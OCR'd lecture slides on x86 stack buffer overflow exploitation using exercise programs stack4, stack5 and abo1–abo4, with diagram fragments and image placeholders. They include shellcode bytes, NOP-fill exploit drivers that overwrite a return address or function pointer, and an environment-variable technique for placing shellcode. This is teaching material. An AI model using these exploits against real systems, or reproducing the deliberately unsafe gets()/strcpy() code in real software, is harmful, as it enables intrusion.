
- #define RET 0x08048469

```
int main() {
    char buffer[92];
    memset(buffer, '\x90', 92);
   *(long *)&buffer[88] = RET;
   printf(buffer);
}
```

stack4.c



IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
FP
SP
Stack
Return address
Frame pointer
cookie
buf

stack4.c




main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf(“win”)
return
IP
FP
SP
Stack
Return address
Frame pointer
cookie
buf

stack4.c


IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
FP
SP
Stack
Return address
Frame pointer
cookie
buf

stack4.c



Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

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stack5.c

- int main() {

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you lose!\n");
}
```

- Problem?

stack5.c

- No you win present, can't return to existing code
- Must insert our own code to perform attack

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Shellcode

- Small program in machine code representation
- Injected into the address space of the process
-

```
int main() {
    printf("You win\n");
    exit(0)
}
static char shellcode[] =
   "\x6a\x09\x83\x04\x24\x01\x68\x77"
   "\x69\x6e\x21\x68\x79\x6f\x75\x20"
   "\x31\xdb\xb3\x01\x89\xe1\x31\xd2"
   "\xb2\x09\x31\xc0\xb0\x04\xcd\x80"
   "\x32\xdb\xb0\x01\xcd\x80";
```

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

stack5.c


```
static char shellcode[] = // shellcode from prev slide
#define RET 0xbffffd28
int main() {
  char buffer[93]; int ret;
  memset(buffer, '\x90', 92);
  memcpy(buffer, shellcode, strlen(shellcode));
  *(long *)&buffer[88] = RET;
  buffer[92] = 0;
  printf(buffer); }
```

stack5.c


IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return



Stack
FP
SP
Return address
Frame pointer
cookie
Injected code

stack5.c




IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return
Stack
FP
SP
Return address
Frame pointer
cookie
Injected code

stack5.c


main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return
IP
Stack
Return address
Frame pointer
cookie
Injected code
FP
SP

stack5.c

```
main:
    cookie
    buf[80]
    printf()
    gets()
 if (cookie)
   printf("lose")
    return
```



Finding inserted code

- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

Controlling the environment

Passing shellcode as environment variable:

Stack start - 4 null bytes
- strlen(program name) -
- null byte (program name)
- strlen(shellcode)

0xBFFFFFFF - 4
- strlen(program name) -
- 1
- strlen(shellcode)

Stack start: 0xBFFFFFFF

High addr

0,0,0,0
Program name
Env var n
Env var n-1
…
Env var 0
Arg n
Arg n-1
…
Arg 0

Low addr

abo1.c

- static char shellcode[] = // shellcode from prev slide

```
int main (int argc, char **argv) {
    char buffer[265];    int ret;
    char *execargv[3] = { "./abo1", buffer, NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    printf ("return address is %#10x", ret);
    memset(buffer, '\x90', 264);
    *(long *)&buffer[260] = ret;
    buffer[264] = 0;
    execve(execargv[0],execargv,env);}
```

http://fort-knox.org/~yyounan/secappdev

abo2.c

- int main(int argv,char **argc) {

```
int main(int argv,char **argc) {
        char buf[256];

        strcpy(buf,argc[1]);
        exit(1);
}
```

- Problem?

abo2.c

- Not exploitable on x86
- Nothing interesting we can overwrite before exit() is called

abo3.c

- int main(int argv,char **argc) {
```
	extern system,puts;
	void (*fn)(char*)=(void(*)(char*))&system;
	char buf[256];
	fn=(void(*)(char*))&puts;
	strcpy(buf,argc[1]);
	fn(argc[2]);
	exit(1);
}
```
- Problem?

abo3.c

- Can't overwrite the return address, because of exit ()
- However this time we can overwrite the function pointer
- Make the function pointer point to our injected code
- When the function is executed our code is executed

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abo3.c

```
static char shellcode[] = // shellcode from prev slide
int main (int argc, char **argv) {
	char buffer[261]; int ret;
	char *execargv[4] = { "./abo3", buffer, "/bin/bash" ,NULL };
	char *env[2] = { shellcode, NULL };
	ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
	printf ("return address is %#10x", ret);
	memset(buffer, '\x90', 260);
	*(long *)&buffer[256] = ret;
	buffer[260] = 0;
	execve(execargv[0],execargv,env);}
```


abo4.c

- ```
  extern system,puts;
  void (*fn)(char*)=(void(*)(char*))&system;
  int main(int argv,char **argc) {
          char *pbuf=malloc(strlen(argc[2])+1);
          char buf[256];
          fn=(void(*)(char*))&puts;
          strcpy(buf,argc[1]);
          strcpy(pbuf,argc[2]);
          fn(argc[3]);
          while(1); }
  ```
- Problem?
  ```

